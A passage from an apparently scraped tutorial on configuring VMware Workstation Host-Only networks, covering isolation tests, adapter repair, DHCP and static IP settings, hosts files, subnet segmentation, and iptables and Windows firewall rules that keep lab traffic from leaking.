
Step 9
If you lack administrator rights in the window that opens, click the Change Settings button.

Step 10
Check the File and Printer Sharing feature for both Private and Public networks.

Step 11
After you edit the allowed apps, click OK to close the window.

Step 12

Check the link between the Client1 and Client2 machines again by pinging. This time, the ping works.
4. Verify Isolation: Physical Network and Internet Access Test

All virtual machines set as Host-Only communicate only with each other. The tests below prove this isolation in a real-world scenario.
First, check your LAN connectivity by pinging your physical network from the Client1 and Client2 machines. In the image below, you see that the Client1 machine cannot reach the physical network.

In the same way, the Client2 virtual machine cannot reach the physical network. This proves that Layer 2 isolation works.
In this network setup, virtual machines cannot reach the internet just as they cannot reach the physical network. Open a web browser on the Client1 machine. Then try to navigate to www.google.com. As a result, you see that your VM cannot access the internet.

By the same method, the Client2 machine also fails in this case.

VMware Host-Only Adapter Not Showing Up: Issue and vnetlib Fix
Sometimes, after changes in the Virtual Network Editor, VMware Network Adapter VMnet1 may not appear on your host machine.
This is an adapter issue often observed after Windows updates or VMware Workstation upgrades. If the VMnet1 adapter is missing from the network connections window, your virtual machines cannot communicate with the host machine over TCP/IP.
The most effective way to fix this issue is to use the vnetlib tool. This tool resides in the VMware Workstation installation folder. First, stop all VMware network services. Then run this command in an administrator command prompt:
vnetlib.exe -- install devicesThis command reinstalls the missing virtual network adapters. After the task completes, restart your computer.
If the issue persists, open the Virtual Network Editor and click the “Restore Default” button. This action resets all virtual switch settings to their defaults and rebuilds the VMnet1 adapter.
On Linux hosts, restart network services with the vmware-networks --start command.
If the vmnet1 interface still does not appear, load the kernel module with the sudo modprobe vmnet command. Then start network services with the sudo /etc/init.d/vmware start command. These steps resolve most adapter issues.
Creating Multiple Host-Only Networks: VMnet2 to VMnet7 and Beyond
When one isolated subnet is not enough, create more than one Host-Only network. This is invaluable in complex lab scenarios and when you need network segmentation. For example, in an Active Directory lab, you can place the DC01 server on one subnet and client machines on another.
VMware Workstation lets you create custom Host-Only networks from VMnet2 to VMnet7. On Windows hosts, you also use the VMnet9–VMnet19 range.
On Linux, there is a wide switch range from VMnet10 to VMnet255. Each network has its own subnet and DHCP scope. As a result, you achieve full Layer 3 isolation between subnets.
To create a new Host-Only network, click the “Add Network” button in the Virtual Network Editor. Select VMnet2 in the window that opens. Set the new virtual switch to “Host-Only” mode. Then configure the subnet IP and DHCP settings.
- VMnet2–VMnet7: You can use these on all host types.
- VMnet9–VMnet19: You can enable these only on Windows hosts.
- VMnet10–VMnet255: These work only on Linux hosts.
The greatest advantage of a multi-virtual-switch setup is that you simulate different security zones. For example, create a DMZ subnet, an internal network subnet, and a management subnet.
Set packet filtering rules between each subnet to build a real corporate network topology. This is highly valuable for both training and network test cases.
Host-Only IP Addressing: DHCP, Static IP, and Subnet Settings
IP addressing forms the basis of the Host-Only setup. How you assign IPs to virtual machines on your network shapes your workflow. There are two main methods: automatic assignment with DHCP and manual configuration with static IP. Each has its own advantages and use cases.
VMware Workstation’s built-in DHCP server provides DHCP. When your virtual machines boot, they receive an IP address automatically. This is ideal for quick configuration and dynamic network settings.
But in some cases, mainly server machines, the IP address must remain fixed. At this point, static IP configuration comes into play.
The vmnetdhcp service runs VMware’s DHCP server. This service uses a separate configuration file for each VMnet.
On Windows, these files reside in the %PROGRAMDATA%\VMware\ folder. On Linux, they reside at /etc/vmware/vmnet1/dhcpd/dhcpd.conf. By editing these files, you can modify the DHCP scope, lease time, and other network parameters.
| Parameter | Default Value | Notes |
|---|---|---|
| Subnet IP | 192.168.x.0 | Network address |
| Subnet Mask | 255.255.255.0 | Class C |
| DHCP Range | 192.168.x.128–192.168.x.254 | Automatic assignment range |
| Default Lease Time | 1800 seconds | Default lease time |
| Max Lease Time | 7200 seconds | Max lease time |
| Host Adapter IP | 192.168.x.1 | Host machine adapter |
The values in this table reflect a typical Host-Only network setup. Adjust these values based on your needs. For example, if you run more virtual machines, widen the DHCP scope. Or shorten the lease time so IP addresses renew more often.
VMware Host-Only DHCP Settings: Scope, Lease Time, and Disabling DHCP
Use the Virtual Network Editor to set DHCP options. Select the VMnet1 virtual switch. Then check the “Use local DHCP service to distribute IP addresses to VMs” box.
Next, click the “DHCP Settings” button. In the window that opens, you see parameters such as start IP address, end IP address, and lease time. In addition, you see parameters such as maximum lease time.
Lease time determines how long a virtual machine can use the IP address it receives. By default, it is set to 1800 seconds (30 minutes). The maximum lease time is 7200 seconds (two hours).
If your virtual machines remain on all the time, extend these times. But in a dynamic test setup, short lease times let IP addresses be used more efficiently.
In some cases, you may want to disable the DHCP server entirely. For example, if you assigned all your virtual machines static IPs, DHCP is not needed. In this case, uncheck the “Use local DHCP service” box in the Virtual Network Editor.
But when DHCP is off, your virtual machines cannot obtain an IP address automatically. Therefore, assign each one a static IP manually.
Use the “Start IP Address” and “End IP Address” fields to change the DHCP scope. For example, set an IP range from 192.168.56.100 to 192.168.56.200.
Make sure this range does not conflict with your host machine’s IP address (usually 192.168.56.1). Also, select IP addresses outside the DHCP range for machines where you will set static IPs.
Host-Only Static IP Assignment: Virtual Machine Local Network Configuration
Assigning a static IP is vital, especially for server machines. A domain controller, DNS server, or database server must have the same IP address each time it boots.
Otherwise, client machines cannot establish TCP links. Static IP configuration differs by operating system.
To set a static IP on Windows virtual machines, follow these steps:
- Open the network connections window. Run the
ncpa.cplcommand. - Right-click the Ethernet adapter. Select the “Properties” option.
- Select IPv4 and click Properties.
- Check the “Use the following IP address” option.
- Enter the IP address, subnet mask, and default gateway. For example: IP: 192.168.56.10, Mask: 255.255.255.0, Gateway: 192.168.56.1.
- Enter a DNS server. On a Host-Only network, you usually use the host machine IP or a DC IP.
- Click the OK button.
On Linux virtual machines, edit the network configuration file directly. On Ubuntu/Debian-based systems, edit the YAML file in the /etc/netplan/ folder.
On CentOS/RHEL-based systems, use the /etc/sysconfig/network-scripts/ifcfg-ens33 file. Below is a sample Netplan configuration:
network:\n version: 2\n ethernets:\n ens33:\n dhcp4: no\n addresses: [192.168.56.10/24]\n gateway4: 192.168.56.1\n nameservers:\n addresses: [192.168.56.1, 8.8.8.8]To apply this network configuration, run the sudo netplan apply command. On CentOS/RHEL, use the sudo systemctl restart network command. After you set a static IP, test ICMP access to the host machine and other virtual machines with the ping command.
Host-Only DNS Configuration: hosts File and DDNS Linux Limitation
DNS configuration is vital for name resolution on your Host-Only network. If your virtual machines need to communicate by hostname instead of IP, establish a DNS mechanism.
But VMware’s built-in DHCP server does not offer DDNS support. This is a key network limitation, and you must take extra steps to address it.
VMware Workstation’s virtual DHCP server cannot update DHCP lease data on a DNS server.
So a virtual machine obtains an IP via DHCP. But this address does not become a DNS record automatically. For this reason, use two methods for name resolution: the hosts file or static DNS records.
The hosts file method is the simplest and fastest solution. You add the IP addresses and hostnames of other machines to each virtual machine’s /etc/hosts (Linux) or C:\Windows\System32\drivers\etc\hosts (Windows) file. For example:
192.168.56.10 dc01.corp.local dc01\n192.168.56.20 client01.corp.local client01This method is ideal for small lab setups. But as the network grows, keeping hosts files up to date becomes difficult. Therefore, in mid-sized and large lab setups, setting up a DNS server makes more sense.
In Active Directory labs, the DC01 server usually takes on the DNS role as well. Point the DNS settings of client machines to the IP address of DC01.
On Linux hosts, add DNS data to the DHCP server by editing the /etc/vmware/vmnet1/dhcpd/dhcpd.conf file.
But note that the Virtual Network Editor may reset changes in this file. For a permanent solution, move the DHCP configuration to an external file or set up your own DHCP server.
Advanced Host-Only: Multi-VMnet, Traffic Isolation, and Packet Leak Prevention
Now we have left basic network setup behind. Next, we move to the advanced part of the work. If you want to tune your Host-Only network for security and speed, master traffic isolation.
In addition, master packet leak prevention and firewall rules. In this part, we will harden your lab setup like a network fortress.
The greatest advantage of an isolated subnet is that it is fully cut off from the outside world. But to maintain this isolation, you need to monitor a few aspects.
In particular, if IP forwarding remains enabled by mistake, IP packets from your virtual machines leak into your physical network. This creates serious risks for both security and privacy.
To achieve traffic isolation, make sure each VMnet runs on its own subnet. Do not route between different Host-Only subnets.
If your virtual machines will communicate across different network segments, use a virtual router VM. For example, you can use pfSense or a Linux router. In this way, you keep the traffic flow on the IP routing table fully under control.
The list below summarizes the key steps you must take for network traffic isolation:
- Use a separate subnet for each VMnet. Switches that share the same subnet have no isolation.
- Disable IP forwarding. Keep packet routing off on your host machine.
- Set firewall rules. Filter packets that enter and leave the VMnet1 interface.
- Control promiscuous mode. Disable this mode when you do not need it.
- Use packet filtering. Set rules with iptables or Windows Defender Firewall.
When you take these steps, your Host-Only network becomes a true air-gapped sandbox. Now you can run malware analysis, conduct network pen tests, and work with sensitive data with peace of mind.
Host-Only Traffic Isolation: How to Implement Network Segmentation
Network segmentation is the key to making your Host-Only setup even stronger. Instead of one isolated subnet, create more than one isolated subnet. In addition, use each one for different purposes.
For example, host attacker machines on one subnet. Also, place victim machines on another subnet. Moreover, keep analysis tools on a third subnet.
Thus, a security breach in one segment cannot spread to the others. If this approach sparks your interest, our VMware Workstation LAN Segment guide offers another perspective.
In VMware Workstation, you can easily achieve this segmentation by using a multi-virtual-switch setup. Select a different subnet for each VMnet.
For example: VMnet1 (192.168.10.0/24) management network, VMnet2 (192.168.20.0/24) attacker network, VMnet3 (192.168.30.0/24) victim network. Connect your virtual machines’ network cards to these switches.
To take segmentation further, place a firewall VM between each subnet.
For example, use a firewall distribution such as pfSense or OPNsense to manage traffic between subnets using rules. This lets you simulate a real corporate network topology. Also, implement segmentation at Layer 2 with VLAN configuration.
arp -d command to clear the ARP table.Another advantage of segmentation is speed. Since traffic between different subnets is isolated, heavy load on one segment does not affect the other.
For example, while you move large data volumes on one subnet, run low-lag tests on another subnet. This is a significant benefit for developers who run many test cases in parallel.
IP Packet Leak Prevention: ip_forward and Packet Filtering Rules
Packet leaks are the greatest threat to your Host-Only network. If IP packet routing remains enabled on your host machine, the host machine forwards packets. As a result, it sends IP packets from your virtual machines to your physical Ethernet network.
This creates serious risk for both security and privacy. Especially if you work with sensitive data, always prevent packet leaks.
On Linux hosts, use the /proc/sys/net/ipv4/ip_forward file to check packet routing. If the file contains 1, routing is enabled; if it contains 0, routing is disabled. To disable it, run this command as root:
echo "0" > /proc/sys/net/ipv4/ip_forwardTo make this network setting permanent, add the line net.ipv4.ip_forward = 0 to the /etc/sysctl.conf file. Then reload settings with the sudo sysctl -p command. On Windows hosts, IP routing is disabled by default.
Packet filtering is the second component of leak prevention. On Linux, use iptables or nftables to filter Ethernet frames that enter and leave the VMnet1 interface. For example, the command below blocks traffic from the VMnet1 interface to the physical network:
iptables -A FORWARD -i vmnet1 -o eth0 -j DROPThis firewall rule drops all IP packets that attempt to route from the Host-Only subnet to the physical network. On Windows, set similar network rules with Windows Defender Firewall. In Windows Defender Firewall with Advanced Security, create a new rule under “Outbound Rules.”
Use a simple method to test packet leaks. Send a ping command from your virtual machine to a device on your physical network. If the ICMP reply returns, your packets are leaking.
In this case, review your routing and filtering rules. Also, use the traceroute command to see the path your packets take.
Firewall Settings: Windows Defender and Linux iptables
Set firewall rules to shield your Host-Only network from outside threats. Even if your subnet is isolated, it is essential to control TCP/IP traffic between your host machine and virtual machines.
On Windows hosts, use Windows Defender Firewall; on Linux hosts, use iptables or ufw.
In Windows Defender Firewall, create a separate network profile for the Host-Only network. By default, VMware Network Adapter VMnet1 is placed in the “Public” profile.
This is the strictest profile and often blocks even simple connections like ICMP. Move VMnet1 to the “Private” profile to set more flexible rules. For this, use this command in PowerShell:
Set-NetConnectionProfile -InterfaceAlias "VMware Network Adapter VMnet1" -NetworkCategory PrivateThen, create a new firewall rule to allow incoming ICMP requests:
New-NetFirewallRule -DisplayName "Allow Host-Only Ping" -Direction Inbound -Protocol ICMPv4 -IcmpType 8 -Action AllowOn Linux hosts, set rules specifically for the Host-Only subnet with iptables. For example, to allow SSH connections that arrive on the VMnet1 interface:
iptables -A INPUT -i vmnet1 -p tcp --dport 22 -j ACCEPTThis firewall rule allows only TCP/22 packets from the Host-Only network. SSH connections from the physical network fall under the default policy. Use tools such as nmap or netcat to test your firewall rules.
| Platform | Tool | Sample Rule |
|---|---|---|
